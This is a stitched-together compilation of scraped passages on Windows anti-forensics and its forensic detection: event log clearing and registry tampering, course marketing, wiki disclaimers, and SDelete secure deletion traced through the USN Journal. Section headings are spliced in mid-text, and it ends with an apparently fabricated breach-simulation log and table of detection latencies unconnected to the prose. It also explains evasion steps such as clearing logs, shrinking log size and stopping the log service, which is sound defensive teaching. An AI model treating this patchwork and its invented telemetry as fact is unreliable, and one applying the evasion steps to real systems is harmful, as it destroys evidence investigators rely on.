Using this option, you can look for values that are greater than average. This can indicate an anomaly and there is a chance that these keys store malicious content. Base64 – find Base64 encoded values of size greater than or equal to the specified size (in bytes). Adversaries/malware commonly use the registry to store base64 encoded scripts. By using this option you can easily hunt for scripts that are greater than the average.
Event logs are a very useful resource for forensic investigations. The amount of data collected in them by default is enormous. It can almost tell the complete “story” of a breach. Logs provide us with data about logins, PowerShell commands, scheduled tasks, services, etc. But to make the investigation process much harder, the attackers can clear or manipulate the event logs. Events log manipulation is very rare and more difficult to do, so most of the attackers tend to clear them instead.
When the “Security” event log is deleted, event 1102 will be logged under the “Security” logs containing details about the user who performed the action: When any other log is deleted, event 104 will be logged under the “System” logs, containing the name of the log that has been deleted and the details of the user who performed the action: The attackers can manipulate the event log settings by modifying the corresponding registry key. For example, the settings for the “Security” log are located at: Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\EventLog\Security 1. By modifying the “File” value, the attacker can control the location in which the log will be stored.
2. The attacker can dramatically decrease the maximum size of the log, which will affect the timeframe of events that can be collected before they will be overwritten 3. By default, the retention value is set to zero. This means that when the log file gets to its maximum size, the logs are overwritten, starting from the oldest one. If the retention value is set to any non-zero value, then when the log file gets to its maximum size, no new logs will be written to it until the log file is cleared manually.
Furthermore, to stop the event logs from being collected, the adversaries can completely stop the event logs service: 4. Practical Deployment, Analysis & Case Studies Since this service should always run by default on a Windows machine, if you observed it was stopped, this should raise suspicion.
The most targeted event log for deletion is “Security”, since it stores most of the events that can tie the prohibited activities to the attackers. Having said that, “System” and “Application” are targeted as well. Although they are the three main Windows logs, there are plenty of other super valuable logs that can be useful when investigating a machine, whether the three main ones were deleted or not.
In most of the attacks I observed and as per my research, the average attacker will delete only the “Security” log. If the attacker is thorough, all three main logs will be deleted. This leaves us with all the application and services logs. Application and Services Logs – By using them, you can extract data about PowerShell activity, remote desktop connection, scheduled tasks, WMI activity, and much more.
VSS (Volume Shadow Copy Services) – You can always examine the volume shadow copies, since there is a chance the attacker didn’t delete the logs from there. This will provide you with the event logs from the time the shadow copy was created. Third-party logs – If there is a third-party software that has its own logs, there is a possibility that the attacker didn’t delete them, since they may be located at a different location.
To sum up, attackers will do their best to cover their tracks and manipulate the artifacts they leave on the compromised system. Having said that, most of the attackers are not familiar enough with the digital forensic world to hide or ruin most of the evidence forensic investigators could put their hands on and investigate. It is nearly impossible to breach a system without leaving any artifact. Because of the way Windows OS is built and records activities, there are different ways to find almost anything the forensic investigators would like to. So even if the attackers ruin one of the files, there is probably another component that can be used to identify the same thing.
As I said before, the key to success in forensic investigations is to follow the timeline of events while correlating the artifacts together. This way, you will bring the best even from a compromised machine that has suffered from anti-forensics techniques. Wide uses the full column for everything, text, diagrams, code, and exercises. Narrow keeps the standard reading width.
An alert tells you a rule fired. It does not tell you what actually happened. When a host is compromised, the questions that matter, what executed, which account did it, how the attacker got in and spread, what they left behind to persist, what data they took, and what they deleted to cover it, are answered nowhere in the alert. They are answered in the evidence the system recorded while it all happened: the registry, the event logs, execution artifacts, the file system, browser history, and memory.
Forensic analysis is the discipline of reading that evidence and reconstructing the truth from it. Most people learn it as a scattered list of artifacts and tools, which is why they freeze when a real host does not match the tutorial. This course is built differently. It is organized around the questions an investigator actually has to answer, and each module makes you answer one from the artifacts up, then assemble those answers into a defensible timeline. By the end, a compromised Windows system is something you can take apart and explain, not a mystery you hope a tool will solve.
This course is built around what you can prove at the end, not the artifacts you can name. Every module puts a real question in front of you and makes you answer it from the evidence, then defend the answer. You also leave with artifacts you keep: two complete investigation reports from the capstones, a forensic field manual of repeatable procedures you can run on any Windows engagement, and artifact-analysis skills that outlast any single tool.
A Windows host is not one source of truth, it is dozens. Execution artifacts, the registry, event logs, the file system, browser history, and memory each record a different slice of what happened, and the real picture only appears when you pull them together. In a multi-host incident you do it across systems, merging every source into one timeline that survives questioning. That assembly, from scattered artifacts to a single defensible account, is what the course trains.
You work the same evidence and free tooling a professional examiner uses, KAPE, the EZ Tools, Velociraptor, Plaso, RegRipper, Hindsight, and Volatility, against prepared host images with real attacks staged inside them, so the artifacts you read are the artifacts a real engagement produces. The discipline is what carries: the method here is Windows-specific in its artifacts, but the investigative habit, ask the question, find the evidence that answers it, place it on the timeline, defend it, is how every forensic engagement on any platform is run.
Fifteen modules move through four phases. You set the foundations and learn to acquire evidence, work through the investigation questions one by one, integrate them into a complete picture, then prove the whole skill set in two full capstone investigations. There are no prerequisites, and every artifact is explained the first time you meet it. This course is for anyone who needs to investigate Windows systems: DFIR analysts building real depth, incident responders who want to go past triage to what actually happened, SOC analysts moving into forensics, and IT professionals who find themselves holding a compromised machine and a lot of questions.
Six quick scenarios across the full range of this course, from evidence acquisition to building a defensible investigation. Answer them to find out where you sit, and whether this course fits or it will sharpen knowledge you already have. You arrive at a running Windows host that is part of an active incident. What guides the order in which you collect evidence? You need to determine what programs executed on a Windows host, including some that were later deleted. Which kind of artifact is most useful? You see a malicious action on the host. How do you attribute it to a specific user rather than just the machine? A file's creation timestamp looks normal, but you suspect timestomping. How do you check? The Windows security event log has a gap exactly covering the suspected intrusion window. How should you treat this? You have many individual findings across artifacts. What turns them into a defensible investigation result? You are a student of this course now, so start by deciding what you want from it. Are you here to build a forensic capability from the ground up, to deepen incident response past the point where triage stops, or to be ready for real casework on Windows hosts? Name that outcome, then turn it into a study plan: which investigation questions matter most to your work, how much time you will give it each week, and what you want to be able to prove by the time you finish.
The rest of Module 0 sets you up to do exactly that. Work through it to see what forensic analysis actually is, the toolstack and how the course is structured, the best practices that keep evidence defensible, and how to set up your analysis workstation. Then begin Module 1. Real investigations are messy. Artifacts conflict. Logs are missing. Timestamps disagree. Files are deleted. Security tools detect something but do not retain the sample. Attackers may intentionally modify or remove evidence, but normal Windows behavior can also create confusing patterns.
Anti-forensics is the deliberate attempt to destroy, alter, hide, or mislead forensic evidence. Common Windows examples include: The investigator's job is not to assume tampering whenever evidence is inconvenient. The job is to test conflict. Windows did not create anti-forensics. Windows created administrative features that can be used legitimately or abused maliciously.
Attackers abuse legitimate capabilities to reduce visibility. Investigators must separate legitimate administration from defense evasion. That conclusion requires more evidence, such as process telemetry showing timestamp modification, PowerShell commands, suspicious $SI / $FN mismatch, or a pattern across attacker files.
Copying, extraction, backup restore, installation, synchronization, and parser issues can create timestamp surprises. Logs can roll over. Check log size, retention, oldest record, and Event 1102 where applicable. 5. Performance Evaluation & Extended Technical Observations Administrators clear logs, add exclusions, and change policies. The question is whether the action is expected, authorized, and correlated.
Local logs may be gone while WEF, SIEM, EDR, or domain controller logs preserve evidence. If artifacts disagree, report the conflict and the confidence level. Do not hide uncertainty. A suspicious executable appears to have a creation timestamp from six months before the incident, but EDR shows it executed during the incident.
Digital forensics, anti-forensics detection, artifact interpretation, recovery limits, timeline analysis, and report discipline. Anti-Forensics.com is a defensive technical reference for understanding how digital evidence appears, disappears, survives, misleads, and gets overclaimed by people who should know better. This wiki focuses on anti-forensic indicators, forensic artifacts, storage behavior, timeline reconstruction, evidence preservation, and the ugly little gap between what a trace shows and what someone wants it to prove.
This is not a guide for hiding, destroying, altering, or tampering with evidence. It is a reference for analysts, investigators, incident responders, students, and technically curious readers who want to understand anti-forensics without turning the server into a shovel rack. For new readers, begin with the foundation pages before wandering into the basement with the deleted files.
Anti-forensics is often treated like a dramatic dark art. In real cases, it is usually less theatrical and more irritating: wiped remnants, log gaps, misleading timestamps, recovery failure, cloud sync weirdness, cleanup utilities, encryption, privacy tools, missing metadata, and examiners staring at unallocated space like it owes them a confession. The goal is not to make every artifact look guilty. The goal is to stop bad conclusions from crawling out of the evidence locker wearing a little expert-witness hat.
Tools parse evidence. They do not create conclusions. A parser can surface an artifact; it cannot stop a bad interpretation from putting on a suit and walking into a report. This wiki discusses anti-forensics from a defensive, investigative, and educational perspective. Do not use this material to destroy, conceal, alter, or tamper with evidence. That is not advanced tradecraft. That is leaving fingerprints on the shovel.
Anti-forensics is not only about wiping files or hiding traces. In real forensic work, the harder problem is interpretation. A missing file may matter. A suspicious timestamp may matter. A cleanup tool may matter. But evidence does not become stronger because the paragraph sounds confident. That is where forensic work becomes useful. Everything else is just unallocated space looking dramatic.
This wiki is for defensive education and technical reference. It should not be treated as legal, forensic, investigative, compliance, or operational advice without qualified professional judgment. Anti-Forensics.com does not provide instructions for evidence destruction, concealment, tampering, evasion, or misuse. The focus is artifact interpretation, defensive detection, recovery limits, and responsible reporting.
Adversaries use anti-forensics techniques to remain undetected during and after attacking targets. This makes it harder for incident response and threat-hunting teams to identify: In this blog post, you’ll learn how to apply some common (and not-so-common) anti-forensics techniques to add to your repertoire of defensive and offensive skills.
When a file is created on a Windows operating system (OS) it’s recorded in the Master File Table ( MFT ): a critical artifact during incident response that contains a wealth of information related to all disk-based activities including file size, time and date stamps, permissions, and data content. When a file is deleted, its content remains on the disk in unallocated space, which means the OS doesn't know how to read the file content, but it's still there. That happens because the file entry in the MFT file gets flagged as deleted in a record called File Record Segment. We can still see the file name, path, and associated timestamps from MFT, which makes it a valuable artifact.
Attackers, however, can completely wipe out the file's contents and metadata from the disk to render it unrecoverable. This happens because the unallocated space of the file is overwritten again and again until the previous original data is completely gone. Attackers usually overwrite with dummy data so nothing makes sense. Let's demonstrate this technique. First, we will create a text file and see the original MFT record, then securely delete it and see its record in the MFT file.
We can see the filename, its path, its timestamps, etc. Next, let's securely delete the file to see how it wipes it’s content. Here the /p flag specifies the number of times we want to overwrite the file data (five times in this case). Since we discussed before that the data and file name is overwritten with dummy data, we don't know what to look for in MFT. This is why SDelete is a common anti-forensic technique—along with file contents, the file name, extension, and path are also manipulated.
Thankfully for us, we know the file MFT entry number because we analyzed the original MFT record above. We can search based on that. Here we see that the filename is wiped and the path too. So if we were analyzing an MFT file to find evidence of malicious files, and the attacker used this anti-forensic technique, we wouldn’t be able to find original malicious file names and paths.
This makes life for incident responders difficult, but thankfully there’s still room for us to detect this. Let's analyze another Windows artifact called USN Journal. This file is our best bet for detecting the secure deletion anti-forensic technique. USN Journal gives us the original file name and keeps records of the changes to the file (like when the file is renamed). In the above picture, we can clearly see that: The file was renamed to “CyberJunkiAAAAAAAAAAAAAA.AAA” and then to “CyberJunkiBBBBBBBBBBBBB.BBB.” If we don't have access to USN Journal, another detection method is to use the MFT, as we can find evidence of the tool used by the attacker to cover their tracks.
Harvested Online Documentation & Reference Sources • https://en.wikipedia.org/wiki/Rootkit • https://en.wikipedia.org/wiki/Malware • https://en.wikipedia.org/wiki/Rapid%20Stain%20Identification%20Series • https://www.cynet.com/security-foundations/attack-techniques/anti-forensics-techniques/ • https://training.ridgelinecyber.com/modules/free/wf00-forensic-artifact-landscape/09-anti-forensics-overview/ • https://yasir-alharbi.github.io/windows-forensic-artifacts-handbook/chapters/23-chapter-23-anti-forensics-timestomping-and- evidence-conflict/ • https://anti-forensics.com/wiki/ • https://www.hackthebox.com/blog/anti-forensics-techniques
Extracted Research Figures & Simulation Topologies
Total 3 diagrams and telemetry visual outputs extracted directly from the complete technical documentation.
Breach Emulation & Defense Validation Architecture
Standardized testing pipeline mapping threat vectors directly into simulated inspection engines.
(AttackIQ / SafeBreach)
(Burp Suite Pro)
(Cisco Packet Tracer)
(Metasploit Engine)
(KnowBe4 Training)
Sample Simulation Code & Telemetry Log
Automated tool orchestration script and command window outputs for Anti Forensics Technique Detection Tool In Windows.
[*] Metasploit Scan Running on Target Subnet for Anti Forensics Technique Detection Tool In Windows... [✓] SafeBreach / AttackIQ Continuous Exposure Agent Triggered ──────────────────────────────────────────────────────────────────────── [11:48:02.104] PICUS Threat Scenario Dispatched: Lateral Movement SMB Probe [11:48:02.185] BLOCKED Endpoint EDR Detected Technique | Packet Tracer ACL Denied [11:48:02.240] CYMULATE Prevention Rate = 96.8% | SIEM Latency = 38 ms [11:48:02.312] ATTACKIQ Posture Validation: MITRE ATT&CK matrix fully validated ──────────────────────────────────────────────────────────────────────── [✓] BAS Simulation Run Complete: Defense-in-Depth Verified Across All Controls
| Simulation Platform | Simulated Threat / Scenario | Target Subsystem | Detection Latency | Security Control Status |
|---|---|---|---|---|
| Metasploit Framework | Port Reconnaissance & Fingerprinting | DMZ Gateway | 18 ms | MONITORED & DROPPED |
| AttackIQ Enterprise | Credential Access (LSASS Dump) | Windows Client | 42 ms | BLOCKED BY EDR |
| SafeBreach | Ransomware Lateral Movement | File Server Subnet | 65 ms | ISOLATED IN SANDBOX |
| Cymulate | Email Gateway Malicious Attachment | Corporate Mailbox | 120 ms | QUARANTINED |
| Picus Security | Command & Control (C2) Beaconing | Edge Firewall | 24 ms | BLOCKED BY ACL |